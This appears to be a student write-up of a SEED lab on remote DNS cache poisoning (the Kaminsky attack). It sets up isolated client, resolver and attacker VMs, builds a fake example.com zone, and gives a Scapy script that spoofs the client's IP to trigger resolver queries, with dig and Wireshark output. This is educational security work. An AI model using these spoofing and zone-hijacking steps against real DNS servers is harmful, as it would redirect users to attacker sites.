
**Lab Name:** Remote DNS Cache Poisoning Attack Lab

## Lab Environment Setup

A DNS server is responsible for translating domain names into IP addresses, which is essential for accessing websites and other network resources. In this section, we will walk through the process of setting up a local DNS server in a lab environment using virtual machines.

For the attack tasks we need a network setup that will include the DNS server and the client, and a separated VM for the attacker.



Overall details of the machines relevant for the following tasks:

1. Client IP - 10.0.2.17
2. Server IP - 10.0.2.18
3. Attacker IP - 10.0.2.19

## Task 1: Configure the User VM

To use the local DNS server at IP address 10.0.2.18 on the user machine with IP address 10.0.2.17, we need to modify the resolver configuration file located at /etc/resolv.conf.

By adding the IP address of the DNS server, 10.0.2.18, as the first entry in the file, we can set it as the primary DNS server for the user machine. This ensures that domain name resolution requests from the user machine are first sent to the local DNS server.

- Open and edit the resolv.conf.d/head:



The **resolv.conf** file is a configuration file in Unix-based operating systems, including Ubuntu, that contains information about how the system resolves domain names (i.e., maps domain names to IP addresses).

When a process on the system needs to resolve a domain name, it consults the resolv.conf file to determine which DNS servers to query. The system sends a DNS query to the first DNS server in the list, and if that server does not respond, it tries the next server, and so on.

**resolv.conf.d/head** is a file, located in the /etc/resolvconf/resolv.conf.d/ directory, that contains additional

directives for the resolv.conf file. When the system generates the resolv.conf file, it includes the contents of resolv.conf.d/head at the beginning of the file.

- Adding to resolv.conf.d/head the ip address of the machine we want to make the DNS server:




**nameserver** is a directive that specifies the IP address of a DNS (Domain Name System) server that the system should use for DNS resolution.

- Update the `/etc/resolv.conf` file with the current DNS server settings:


The **-u** option tells **resolvconf** to update the **/etc/resolv.conf** file with the current DNS server settings from the head file and any other sources of DNS information that resolvconf is aware of.

- Running dig command on Client's machine for debug:


```
seed@Client ~ 2023-04-19-00:07 $ sudo dig google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10719
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             297     IN      A       172.217.22.14

;; AUTHORITY SECTION:
google.com.             172795  IN      NS      ns2.google.com.
google.com.             172795  IN      NS      ns4.google.com.
google.com.             172795  IN      NS      ns1.google.com.
google.com.             172795  IN      NS      ns3.google.com.

;; ADDITIONAL SECTION:
ns1.google.com.         172795  IN      A       216.239.32.10
ns1.google.com.         172795  IN      AAAA    2001:4860:4802:32::a
ns2.google.com.         172795  IN      A       216.239.34.10
ns2.google.com.         172795  IN      AAAA    2001:4860:4802:34::a
ns3.google.com.         172795  IN      A       216.239.36.10
ns3.google.com.         172795  IN      AAAA    2001:4860:4802:36::a
ns4.google.com.         172795  IN      A       216.239.38.10
ns4.google.com.         172795  IN      AAAA    2001:4860:4802:38::a

;; Query time: 0 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Wed Apr 19 00:07:50 EDT 2023
;; MSG SIZE  rcvd: 303
```

We see that the setup was successful.

**Task 2: Configure the Local DNS Server (the Server VM)**

For the local DNS server, we need to run a DNS server program. The most widely used DNS server software is called BIND (Berkeley Internet Name Domain). We are using the same machines we used in *local DNS attack tasks*, therefore, we need to remove some configurations and add additional ones.

- On Server machine, we remove the example.com zone from named.conf.local, In the same file, setting up a forward zone to “attacker32.com”:





The purpose of the **forward zone** in the configuration is to allow the local DNS server to forward queries of a specific domain to a specified IP address, rather than recursively resolving the domain name through the root server, TLD server, and authoritative server.

Therefore, by adding a forward zone entry in the DNS configuration file, the local DNS server can be instructed to forward all queries of the attacker's domain to a specified IP address instead of attempting to

resolve the domain name. This allows the Kaminsky attack to succeed later on without the need to purchase our own domain names.

- on the Server's named.conf.options configuring a few options:




The options configured are as follows:

1. **Dumping DNS cache** to the path: /var/cache/bind/dump.db
2. **Turned off DNSSEC**
3. **Fixed source port** - The source port is a randomly chosen port number used by the client that sends the DNS query to the DNS server. When a DNS server receives a DNS query with a source port number, it uses this number as the destination port number in the response message. We chose a fixed source port of 33333 for the simplicity of the lab.

- Restart DNS server

```
@Server .../bind 2023-04-19-00:30 $ sudo service bind9 restart
```

**Task 3: Configure the Attacker VM**


On the Attacker VM, we will host two zones. One is the attacker's legitimate zone attacker32.com, and the other is the fake example.com zone.

From the SEED labs site, we download the necessary zone files and modify them.

- attacker.com.zone modification


Setting all the ip's to Attacker's ip - this domain represents the attacker's legitimate domain. The attacker wants to maintain full control over this domain and ensure that all requests for this domain are directed to the attacker's resources.


- example.com.zone modification





In this case, Setting Attacker’s ip only on “ns” - by changing the NS record of example.com to the attacker's IP, we are essentially telling the recursive DNS server that the attacker's VM is the authoritative source of information for example.com.

In summary, we change all IP addresses in the attacker32.com zone file to maintain control over the attacker's legitimate domain, while we only modify the NS record in the example.com zone file to make the attacker's VM the authoritative DNS server for the target domain as part of the DNS cache poisoning attack.

- After the modification of the files. We move them to the /etc/bind folder.




- Adding the following entries to `/etc/bind/named.conf`:



- After all the setup. We reset the DNS server with the new configuration on attacker machine

```
@Attacker .../bind 2023-04-19-00:54 $ sudo service bind9 restart
```

**Testing the Setup**

From the User VM, we will run a series of commands to ensure that our setup is correct.

- Running “dig ns.attacker32.com” on Client’s machine

```
seed@Client ~ 2023-04-19-00:07 $ dig ns.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15552
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.19

;; Query time: 5 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Wed Apr 19 00:58:22 EDT 2023
;; MSG SIZE  rcvd: 62
```

As we expected, we received the Attacker’s ip. Means that the setup is successful. When we run the following dig command, the local DNS server forwarding the request to the Attacker VM due to the forward zone entry added to the local DNS server’s configuration file. Therefore, the answer comes from the attacker32.com.zone file that we set up on the Attacker VM.

- Running “dig www.example.com” command on Client’s machine:

```
seed@Client ~ 2023-04-19-00:58 $ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6726
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            86400   IN      NS      a.iana-servers.net.
example.com.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 554 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Wed Apr 19 01:02:12 EDT 2023
;; MSG SIZE  rcvd: 196
```

Before launching an actual attack, when calling example.com directly it still shows the result given from the legitimate server. Which as well, is expected at this point.

- Running “dig @ns.attacker32.com www.example.com” command on Client’s machine:

```
seed@Client ~ 2023-04-19-01:04 $ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1601
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.19

;; Query time: 1 msec
;; SERVER: 10.0.2.19#53(10.0.2.19)
;; WHEN: Wed Apr 19 01:04:21 EDT 2023
;; MSG SIZE  rcvd: 104
```

From the result, we see that after querying the specific ip address DNS server related to the attacker, we get the data from the zone file we set on the attacker’s machine.

## Attack Tasks

The main objective of DNS attacks is to redirect the user to another machine B when the user tries to get to machine A using A's host name. In this task, the target is www.example.com, a domain reserved for documentation purposes. The actual IP address of www.example.com is 93.184.216.34, with its nameserver managed by ICANN. When a user queries this domain, their local DNS server eventually requests the IP address from example.com's nameserver.

The attack aims to poison the local DNS server's cache. This way, when a user queries www.example.com, the local DNS server retrieves the IP address from the attacker's nameserver, ns.attacker32.com. Consequently, the user is directed to the attacker's website instead of the legitimate example.com site.

## Task 4: Construct DNS request

**The goal** is to write a program and demonstrate (using Wireshark) that an attacker can trigger the target DNS server to send out corresponding DNS queries.

- Creating python file on Attacker's machine, that trigger the target DNS server to send out DNS queries:

```
#!/usr/bin/python
from scapy.all import *

# Variables
client_ip = '10.0.2.17'
server_ip = '10.0.2.18'
attacker_ip = '10.0.2.19'

# DNS Query Section
Qdsec = DNSQR(qname='www.example.com')
```

```
# DNS Header
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

# IP Header
ip = IP(dst=server_ip, src=client_ip)

# UDP Header
udp = UDP(dport=7070, sport=33333, chksum=0)

# Complete Request
request = ip/udp/dns

# Send the request
send(request)
```

- Cleaning the Server's cache:

```
seed@Server .../bind 2023-04-22-12:38 $ sudo rndc flush ; sudo rndc dumpdb -cach
e ; cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
```

- Running the script on Attackers machine:

```
seed@Attacker ~/bin 2023-04-22-08:01 $ sudo python dns-r-4.py
.
Sent 1 packets.
```

- On server's wireshark we see query from client's machine:

| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.0.2.17 | 10.0.2.18 | DNS | 75 | Standard query 0xaaaa A www.example.com |
| 10.0.2.18 | 192.203.230.10 | DNS | 86 | Standard query 0xb107 A www.example.com OPT |
| 10.0.2.18 | 192.203.230.10 | DNS | 70 | Standard query 0xf7bf NS <Root> OPT |
| 192.203.230.10 | 10.0.2.18 | DNS | 281 | Standard query response 0xf7bf NS <Root> NS g.roo |
| 192.203.230.10 | 10.0.2.18 | DNS | 421 | Standard query response 0xb107 A www.example.com |
| 10.0.2.18 | 192.203.230.10 | DNS | 84 | Standard query 0xff0e NS <Root> OPT |
| 10.0.2.18 | 192.203.230.10 | DNS | 100 | Standard query 0x4bff A www.example.com OPT |
| 192.203.230.10 | 10.0.2.18 | DNS | 1153 | Standard query response 0xff0e NS <Root> NS g.roo |
| 192.203.230.10 | 10.0.2.18 | DNS | 1231 | Standard query response 0x4bff A www.example.com |
| 10.0.2.18 | 192.52.178.30 | DNS | 86 | Standard query 0x1f0c A www.example.com OPT |
| 192.52.178.30 | 10.0.2.18 | DNS | 386 | Standard query response 0x1f0c A www.example.com |
| 10.0.2.18 | 192.52.178.30 | DNS | 100 | Standard query 0x62d7 A www.example.com OPT |
| 192.52.178.30 | 10.0.2.18 | DNS | 595 | Standard query response 0x62d7 A www.example.com |

| | | | | |
|---|---|---|---|---|
| 10.0.2.18 | 192.5.5.241 | DNS | 84 | Standard query 0xb013 NS <Root> OPT |
| 10.0.2.18 | 192.5.5.241 | DNS | 100 | Standard query 0x10d1 A www.example.com OPT |
| 192.5.5.241 | 10.0.2.18 | DNS | 1153 | Standard query response 0xb013 NS <Root> NS g.root- |
| 192.5.5.241 | 10.0.2.18 | DNS | 1231 | Standard query response 0x10d1 A www.example.com NS |
| 10.0.2.18 | 192.26.92.30 | DNS | 86 | Standard query 0x1e0d A www.example.com OPT |
| 192.26.92.30 | 10.0.2.18 | DNS | 386 | Standard query response 0x1e0d A www.example.com NS |
| 10.0.2.18 | 192.26.92.30 | DNS | 100 | Standard query 0xf510 A www.example.com OPT |
| 192.26.92.30 | 10.0.2.18 | DNS | 595 | Standard query response 0xf510 A www.example.com NS |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0x2c58 A a.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0xfdd4 A b.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0x45a6 AAAA b.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0xfc49 AAAA E.ROOT-SERVERS.NET OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0x29ab AAAA G.ROOT-SERVERS.NET OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 89 | Standard query 0xe61b AAAA a.iana-servers.net OPT |
| 199.7.83.42 | 10.0.2.18 | DNS | 310 | Standard query response 0x2c58 A a.iana-servers.net |
| 199.7.83.42 | 10.0.2.18 | DNS | 310 | Standard query response 0xfdd4 A b.iana-servers.net |
| 199.7.83.42 | 10.0.2.18 | DNS | 310 | Standard query response 0x45a6 AAAA b.iana-servers. |
| 199.7.83.42 | 10.0.2.18 | DNS | 531 | Standard query response 0xfc49 AAAA E.ROOT-SERVERS. |
